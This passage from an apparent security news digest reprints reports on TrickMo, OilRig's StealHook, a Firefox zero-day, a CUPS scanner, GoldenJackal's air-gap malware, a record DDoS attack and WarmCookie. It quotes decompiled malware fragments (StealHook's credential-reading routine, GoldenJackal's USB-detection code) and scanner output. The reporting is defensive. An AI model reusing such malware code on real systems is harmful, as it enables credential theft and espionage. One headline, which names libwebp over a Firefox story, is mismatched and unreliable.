
Fake Android lock screen shown by TrickMo

Source: Zimperium

Stealing the PIN allows the attackers to unlock the device when it's not actively monitored, possibly in late hours, to perform on-device fraud.

Exposed victims

Due to improperly secured C2 infrastructure, Zimperium was also able to determine that at least 13,000 victims, most located in Canada and significant numbers also found in the United Arab Emirates, Turkey, and Germany, are impacted by this malware.



TrickMo victims heatmap

Source: Zimperium

This number corresponds to "several C2 servers," according to Zimperium, so the total number of TrickMo victims is likely higher.

"Our analysis revealed that the IP list file is regularly updated whenever the malware successfully exfiltrates credentials," explains Zimperium.

"We discovered millions of records within these files, indicating the extensive number of compromised devices and the substantial amount of sensitive data accessed by the Threat Actor."

Cleafy previously withheld indicators of compromise from the public due to the misconfigured C2 infrastructure that could expose victim data to the broader cybercrime community. Zimperium has now opted to post everything in this GitHub repository.

However, TrickMo's targeting scope appears broad enough to encompass app types (and accounts) beyond banking, including VPN, streaming platforms, e-commerce platforms, trading, social media, recruitment, and enterprise platforms.

Cleafy previously withheld indicators of compromise from the public due to the misconfigured C2 infrastructure that could expose victim data to the broader cybercrime community, but Zimperium now opted to post everything on this GitHub repository.

TrickMo is currently spreading through phishing, so to minimize the likelihood of infection, avoid downloading APKs from URLs sent via SMS or direct messages by people you don't know.

Google Play Protect identifies and blocks known variants of TrickMo, so ensuring it's active on the device is crucial in defending against the malware.

Source: <https://www.bleepingcomputer.com/news/security/trickmo-malware-steals-android-pins-using-fake-lock-screen/>

13. Iranian hackers now exploit Windows flaw to elevate privileges

The Iranian state-sponsored hacking group APT34, aka OilRig, has recently escalated its



activities with new campaigns targeting government and critical infrastructure entities in the United Arab Emirates and the Gulf region.

In these attacks, spotted by Trend Micro researchers, OilRig deployed a novel backdoor, targeting Microsoft Exchange servers to steal credentials, and also exploited the Windows CVE-2024-30088 flaw to elevate their privileges on compromised devices.

Apart from the activity, Trend Micro has also made a connection between OilRig and FOX Kitten, another Iran-based APT group involved in ransomware attacks.

Latest OilRig attack chain

The attacks seen by Trend Micro begin with the exploitation of a vulnerable web server to upload a web shell, giving the attackers the ability to execute remote code and PowerShell commands.

Once the web shell is active, OilRig leverages it to deploy additional tools, including a component designed to exploit the Windows CVE-2024-30088 flaw.

CVE-2024-30088 is a high-severity privilege escalation vulnerability Microsoft fixed in June 2024, enabling attackers to escalate their privileges to the SYSTEM level, giving them significant control over the compromised devices.

Microsoft has acknowledged a proof-of-concept exploit for CVE-2024-30088 but has not yet marked the flaw as actively exploited on its security portal. CISA has also not reported it as previously exploited in its Known Exploited Vulnerability catalog.

Next, OilRig registers a password filter DLL to intercept plaintext credentials during password change events and then downloads and installs the remote monitoring and management tool 'ngrok,' used for stealthy communications through secure tunnels.

Another new tactic by the threat actors is the exploitation of on-premise Microsoft Exchange servers to steal credentials and exfiltrate sensitive data via legitimate email traffic that is hard to detect.

```
// Token: 0x00000006 RID: 6 RVA: 0x00025B0 File Offset: 0x00007B0
private static bool GetFilterPassFromDef(out string username, out string password)
{
    bool result;
    try
    {
        string path = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).TrimEnd(new char[]
        {
            '\',
        }) + "\\WindowsUpdateService\\edf";
        if (File.Exists(path))
        {
            string s = File.ReadAllText(path);
            string[] array = Encoding.ASCII.GetString(Convert.FromBase64String(s)).Split(new char[]
            {
                '|',
            });
            username = array[1];
            password = array[2];
            if (array.Length > 3)
            {
                for (int i = 3; i < array.Length; i++)
                {
                    password = password + "|" + array[i];
                }
            }
            File.Delete(path);
            result = true;
        }
        else
        {
            username = null;
            password = null;
            result = false;
        }
    }
    catch (Exception)
    {
        username = null;
        password = null;
        result = false;
    }
    return result;
}
```


Backdoor stealing passwords from Exchange

Source: Trend Micro

The exfiltration is facilitated by a new backdoor named 'StealHook,' while Trend Micro says government infrastructure is often used as a pivot point to make the process appear legitimate.

"The key objective of this stage is to capture the stolen passwords and transmit them to the attackers as email attachments," explains Trend Micro in the report.

"Additionally, we observed that the threat actors leverage legitimate accounts with stolen passwords to route these emails through government Exchange Servers."



OilRig's latest attack chain

Source: Trend Micro

TrendMicro says there are code similarities between StealHook and backdoors OilRig used in past campaigns, like Karkoff, so the latest malware appears to be an evolutionary step rather than a novel creation from scratch.

Also, this is not the first time OilRig has used Microsoft Exchange servers as an active component of their attacks. Almost a year ago, Symantec reported that APT34 installed a PowerShell backdoor dubbed 'PowerExchange' on on-premise Exchange servers capable of receiving and executing commands via email.

The threat actor remains highly active in the Middle East region, and its affiliation with FOX Kitten, while unclear at this time, is worrying for the potential of adding ransomware to its attack arsenal.

Since most of the targeted entities are in the energy sector, according to Trend Micro, operational disruptions in these organizations could severely impact many people.

Source: <https://www.bleepingcomputer.com/news/security/oilrig-hackers-now-exploit-windows-flaw-to-elevate-privileges/>

14. Critical Vulnerability in libwebp Library



Mozilla has issued an emergency security update for the Firefox browser to address a critical use-after-free vulnerability that is currently exploited in attacks.

The vulnerability, tracked as CVE-2024-9680, and discovered by ESET researcher Damien Schaeffer, is a use-after-free in Animation timelines.

This type of flaw occurs when memory that has been freed is still used by the program, allowing malicious actors to add their own malicious data to the memory region to perform code execution.

Animation timelines, part of Firefox's Web Animations API, are a mechanism that controls and synchronizes animations on web pages.

"An attacker was able to achieve code execution in the content process by exploiting a use-after-free in Animation timelines," reads the security bulletin.

"We have had reports of this vulnerability being exploited in the wild."

The vulnerability impacts the latest Firefox (standard release) and the extended support releases (ESR).

Fixes have been made available in the below versions, which users are recommended to upgrade to immediately:

- Firefox 131.0.2
- Firefox ESR 115.16.1
- Firefox ESR 128.3.1

Given the active exploitation status for CVE-2024-9680 and the lack of any information on how people are targeted, upgrading to the latest versions is essential.

To upgrade to the latest version, launch Firefox and go to Settings -> Help -> About Firefox, and the update should start automatically. A restart of the program will be required for the changes to apply.



Updating Firefox

Source: BleepingComputer

BleepingComputer has contacted both Mozilla and ESET to learn more about the vulnerability, how it's being exploited, and against whom, and we will update this post when we receive more information.

Throughout 2024, so far, Mozilla had to fix zero-day vulnerabilities on Firefox only once.

On March 22, the internet company released security updates to address CVE-2024-29943 and CVE-2024-29944, both critical-severity issues discovered and demonstrated by Manfred Paul during the Pwn2Own Vancouver 2024 hacking competition.

Source: <https://www.bleepingcomputer.com/news/security/mozilla-fixes-firefox-zero-day-actively-exploited-in-attacks/>

15. New scanner finds Linux, UNIX servers exposed to CUPS RCE attacks



An automated scanner has been released to help security professionals scan environments for devices vulnerable to the Common Unix Printing System (CUPS) RCE flaw tracked as CVE-2024-47176.

The flaw, which enables attackers to perform arbitrary remote code execution if certain conditions are met, was disclosed late last month by the person who discovered it, Simone Margaritelli.

Although its RCE aspect appears limited in real-world deployments due to the prerequisites for exploitation, Akamai later showed that CVE-2024-47176 also opened the possibility for 600x amplification in distributed denial of service (DDoS) attacks.

The scanner was created by cybersecurity researcher Marcus Hutchins (aka "MalwareTech"), who created the scanner to help system administrators scan their networks and quickly identify devices running vulnerable CUPS-Browsed services.

"The vulnerability arises from the fact that cups-browsed binds its control port (UDP port 631) to INADDR_ANY, exposing it to the world. Since requests are not authenticated, anyone capable of reaching the control port can instruct cups-browsed to perform printer discovered."

"In cases when the port is not reachable from the internet (due to firewalls or NAT), it may still be reachable via the local network, enabling privilege escalation and lateral movement."

"For this reason, I've created this scanner designed to scan your local network for vulnerable cups-browsed instances." - Marcus Hutchins

How the scanner works

The Python script (cups_scanner.py) sets up an HTTP server on the scanning machine that listens for incoming HTTP requests (callbacks) from devices on the network.

CVE-2024-47176 arises from CUPS-browsed (a daemon part of CUPS) binding its control port (UDP port 631) to INADDR_ANY, exposing the port to the network and allowing any system to send commands to it.

The scanner sends a custom UDP packet to the network's broadcast address on port 631, sent to each IP address in the specified range, telling CUPS instances to send a request back.

If a device running a vulnerable cups-browsed instance receives the UDP packet, it will interpret the request and send an HTTP callback to the server, so only those that respond are marked as vulnerable.

```
<root@haxx> python3 cups_scanner.py --targets 10.0.0.0/24 --callback 10.0.0.0.1:1337
[2024-10-06 21:57:09] starting callback server on 10.0.0.1:1337
[2024-10-06 21:57:14] callback server running on port 10.0.0.1:1337...
[2024-10-06 21:57:14] starting scan
[2024-10-06 21:57:14] scanning range: 10.0.0.1 - 10.0.0.254
[2024-10-06 21:57:14] scan done, use CTRL + C to callback stop server
[2024-10-06 21:57:14] received callback from vulnerable device: 10.0.0.22 - CUPS/2.4.10 (Linux 5.10.0-kali7-amd64; x86_64) IPP/2.0
[2024-10-06 21:57:14] received callback from vulnerable device: 10.0.0.25 - CUPS/2.4.10 (Linux 5.10.0-kali7-amd64; x86_64) IPP/2.0
[2024-10-06 21:57:17] shutting down server and exiting...
```

Example scan and results

Source: GitHub

The results are written in two logs: one (cups.log) containing the IP addresses and CUPS version of the devices that responded and one (requests.log) containing the raw HTTP requests received by the callback server that can be used for deeper analysis.

By using this scanner, system administrators can plan and execute targeted patching or reconfiguration action, minimizing the exposure of CVE-2024-47176 online.

BleepingComputer has not tested the script and cannot warranty its effectiveness or safety, so you should use it at your own risk.

Source: <https://www.bleepingcomputer.com/news/software/new-scanner-finds-linux-unix-servers-exposed-to-cups-rce-attacks/>

16. Deebot Robot Vacuums Are Using Photos and Audio to Train Their AI

An Australian news agency is reporting that robot vacuum cleaners from the Chinese company Deebot are surreptitiously taking photos and recording audio, and sending that data back to the vendor to train their AIs.

Ecovacs’s privacy policy—available elsewhere in the app—allows for blanket collection of user data for research purposes, including:

- The 2D or 3D map of the user’s house generated by the device
- Voice recordings from the device’s microphone
- Photos or videos recorded by the device’s camera

It also states that voice recordings, videos and photos that are deleted via the app may continue to be held and used by Ecovacs.

No word on whether the recorded audio is being used to train the vacuum in some way, or whether it is being used to train a LLM.

Slashdot [thread](#).

Source: <https://www.schneier.com/blog/archives/2024/10/deebot-robot-vacuums-are-using-photos-and-audio-to-train-their-ai.html>

17. European govt air-gapped systems breached using custom malware



An APT hacking group known as GoldenJackal has successfully breached air-gapped government systems in Europe using two custom toolsets to steal sensitive data, like emails, encryption keys, images, archives, and documents.

According to an ESET report, this happened at least two times, one against the embassy of a South Asian country in Belarus in September 2019 and again in July 2021, and another against a European government organization between May 2022 and March 2024.

In May 2023, Kaspersky warned about GoldenJackal's activities, noting that the threat actors focus on government and diplomatic entities for purposes of espionage.

Although their use of custom tools spread over USB pen drives, like the 'JackalWorm,' was known, cases of a successful compromise of air-gapped systems were not previously confirmed.

Air-gapped systems are used in critical operations, which often manage confidential information, and are isolated from open networks as a protection measure.

Entering through the (air)gap

The older attacks seen by ESET begin by infecting internet-connected systems, likely using trojanized software or malicious documents, with a malware called 'GoldenDealer.'


GoldenDealer monitors for the insertion of USB drives on those systems, and when it happens, it automatically copies itself and other malicious components onto it.

Eventually, that same USB drive is inserted into an air-gapped computer, allowing GoldenDealer to install GoldenHowl (a backdoor) and GoldenRobo (a file stealer) onto these isolated systems.

During this phase, GoldenRobo scans the system for documents, images, certificates, encryption keys, archives, OpenVPN configuration files, and other valuable info and stores them in a hidden directory on the USB drive.

When the USB drive is removed from the air-gapped computer and re-connected to the original internet-connected system, GoldenDealer automatically sends the stolen data stored on the drive to the threat actor's command and control (C2) server.

GoldenHowl is a multi-functional Python backdoor that can steal files, facilitate persistence, scan for vulnerabilities, and communicate directly with the C2. ESET says it appears designed to run on internet-connected machines.



Overview of GoldenJackal attacks

Source: ESET

New modular toolset

In 2022, GoldenJackal began using a new Go-based modular toolset that performed similar activities to those described in the previous section but allowed the attackers to task different machines with separate roles.

For example, some machines were used for file exfiltration while others acted as file stagers or configuration distribution points.

The new malware used for USB infection is named GoldenAce, and the tools that steal files and send them to the attackers are named 'GoldenUsbCopy' and 'GoldenUsbGo,' with the

latter being a more recent variant of the former.

<pre> if ((_DWORD)wparam != WM_DEVICECHANGE a5 != DBT_DEVICEARRIVAL a6->dbcv_devicetype != DBT_DEVTYP_VOLUME) return DefWindowProcA(hwnd, uMsg, wparam, lparam); dbcv_unitmask = a6->dbcv_unitmask; for (i = 0; i != 26; ++i) { if ((dbcv_unitmask & 1) != 0) { v10 = i + 'A'; goto LABEL_9; } dbcv_unitmask >>= 1; } v10 = 91; LABEL_9: SetWindowLocalTime = v10; WindowQueryClassEx = 1; PostQuitMessage((int)hwnd); wparam = WM_DEVICECHANGE; return DefWindowProcA(hwnd, uMsg, wparam, lparam); </pre>	<pre> if (a2 == WM_DESTROY) { PostQuitMessage(0); return 0; } if (a2 != WM_DEVICECHANGE) return DefWindowProcA(hwnd, a2, a3, (LPARAM)a4); if (a3 != DBT_DEVICEARRIVAL a4->dbcv_devicetype != DBT_DEVTYP_VOLUME) return 0; dbcv_unitmask = a4->dbcv_unitmask; for (i = 0; i < 26; ++i) { if ((dbcv_unitmask & 1) != 0) break; dbcv_unitmask >>= 1; } PostMessageA(hwnd, 1025u, (unsigned __int16)(i + 'A'), 0); return 1; </pre>
GoldenUsbCopy	GoldenDealer


Code comparison between GoldenUsbCopy and GoldenDealer

Source: ESET

GoldenUsbGo no longer uses AES-encrypted configuration but instead exfiltrates files based on hardcoded instructions, including recently (up to 14 days) modified files that are smaller than 20 MB and match specific types of content (keywords like "pass", "login", or "key") or certain file types (.pdf, .doc/.docx, .sh, .bat).

Another interesting malware component is GoldenBlacklist (and its Python-based implementation GoldenPyBlacklist), which filters and archives specific email messages from compromised systems before exfiltration.

Finally, there's GoldenMailer, which emails the stolen information to the attackers, and GoldenDrive, which uploads the data to Google Drive.



Newer toolset used in attacks in Europe

Source: ESET

The presence of two toolsets that also overlap with tools described in Kaspersky's report demonstrates GoldenJackal's capability to develop new custom malware and optimize it for covert espionage operations.

For a complete list of the indicators of compromise (IoCs) associated with all those tools, you can check out this [GitHub page](#).

Source: <https://www.bleepingcomputer.com/news/security/european-govt-air-gapped-systems-breached-using-custom-malware/>

18. China Possibly Hacking US “Lawful Access” Backdoor

The Wall Street Journal is reporting that Chinese hackers (Salt Typhoon) penetrated the networks of US broadband providers, and might have accessed the backdoors that the federal government uses to execute court-authorized wiretap requests. Those backdoors have been mandated by law—CALEA—since 1994.

It's a weird story. The first line of the article is: “A cyberattack tied to the Chinese government penetrated the networks of a swath of U.S. broadband providers.” This implies that the attack wasn't against the broadband providers directly, but against one of the intermediary companies that sit between the government CALEA requests and the broadband providers.

For years, the security community has pushed back against these backdoors, pointing out that the technical capability cannot differentiate between good guys and bad guys. And here is one more example of a backdoor access mechanism being targeted by the “wrong” eavesdroppers.

Other [news stories](#).

Source: <https://www.schneier.com/blog/archives/2024/10/china-possibly-hacking-us-lawful-access-backdoor.html>

19. Cloudflare blocks largest recorded DDoS attack peaking at 3.8Tbps




During a distributed denial-of-service campaign targeting organizations in the financial services, internet, and telecommunications sectors, volumetric attacks peaked at 3.8 terabits per second, the largest publicly recorded to date. The assault consisted of a “month-long” barrage of more than 100 hyper-volumetric DDoS attacks flooding the network infrastructure with garbage data.

In a volumetric DDoS attack, the target is overwhelmed with large amounts of data to the point that they consume the bandwidth or exhaust the resources of applications and devices, leaving legitimate users with no access.

Asus routers, MikroTik devices, DVRs, and web servers

Many of the attacks aimed at the target’s network infrastructure (network and transport layers L3/4) exceeded two billion packets per second (pps) and three terabits per second (Tbps).

According to researchers at internet infrastructure company Cloudflare, the infected devices were spread across the globe but many of them were located in Russia, Vietnam, the U.S., Brazil, and Spain.




DDoS packets delivered from all over the world

source: Cloudflare

The threat actor behind the campaign leveraged multiple types of compromised devices, which included a large number of Asus home routers, Mikrotik systems, DVRs, and web servers.

Cloudflare mitigated all the DDoS attacks autonomously and noted that the one peaking at 3.8 Tbps lasted 65 seconds.



Largest publicly recorded volumetric DDoS attack peaking at 3.8Tbps

The researchers say that the network of malicious devices used mainly the User Datagram Protocol (UDP) on a fixed port, a protocol with fast data transfers but which does not require establishing a formal connection.

Previously, Microsoft held the record for defending against the largest volumetric DDoS attack of 3.47 Tbps, which targeted an Azure customer in Asia.

Typically, threat actors launching DDoS attacks rely on large networks of infected devices (botnets) or look for ways to amplify the delivered data at the target, which requires a smaller number of systems.

In a report this week, cloud computing company Akamai confirmed that the recently disclosed CUPS vulnerabilities in Linux could be a viable vector for DDoS attacks.

After scanning the public internet for systems vulnerable to CUPS, Akamai found that more than 58,000 were exposed to DDoS attacks from exploiting the Linux security issue.

More testing revealed that hundreds of vulnerable “CUPS servers will beacon back repeatedly after receiving the initial requests, with some of them appearing to do it endlessly in response to HTTP/404 responses.”

These servers sent thousands of requests to Akamai’s testing systems, showing significant potential for amplification from exploiting the CUPS flaws.

Source: <https://www.bleepingcomputer.com/news/security/cloudflare-blocks-largest-recorded-ddos-attack-peaking-at-38tbps/>

20. Fake browser updates spread updated WarmCookie malware



A new 'FakeUpdate' campaign targeting users in France leverages compromised websites to show fake browser and application updates that spread a new version of the WarmCookie backdoor.

FakeUpdate is a cyberattack strategy used by a threat group known as 'SocGolish' who compromises or creates fake websites to show visitors fake update prompts for a variety of applications, such as web browsers, Java, VMware Workstation, WebEx, and Proton VPN.

When users click on update prompts designed to appear legitimate, a fake update is downloaded that drops a malicious payload, like info-stealers, cryptocurrency drainers, RATs, and even ransomware.


The latest campaign was discovered by researchers at Gen Threat Labs, who observed the WarmCookie backdoor being distributed as fake Google Chrome, Mozilla Firefox, Microsoft Edge, and Java updates.

WarmCookie, first discovered by eSentire in mid-2023, is a Windows backdoor recently seen distributed in phishing campaigns using fake job offers as lures.

Its broad capabilities include data and file theft, device profiling, program enumeration (via the Windows Registry), arbitrary command execution (via CMD), screenshot capturing, and the ability to introduce additional payloads on the infected system.

In the latest campaign spotted by Gen Threat Labs, the WarmCookie backdoor has been updated with new features, including running DLLs from the temp folder and sending back the output, as well as the ability to transfer and execute EXE and PowerShell files.

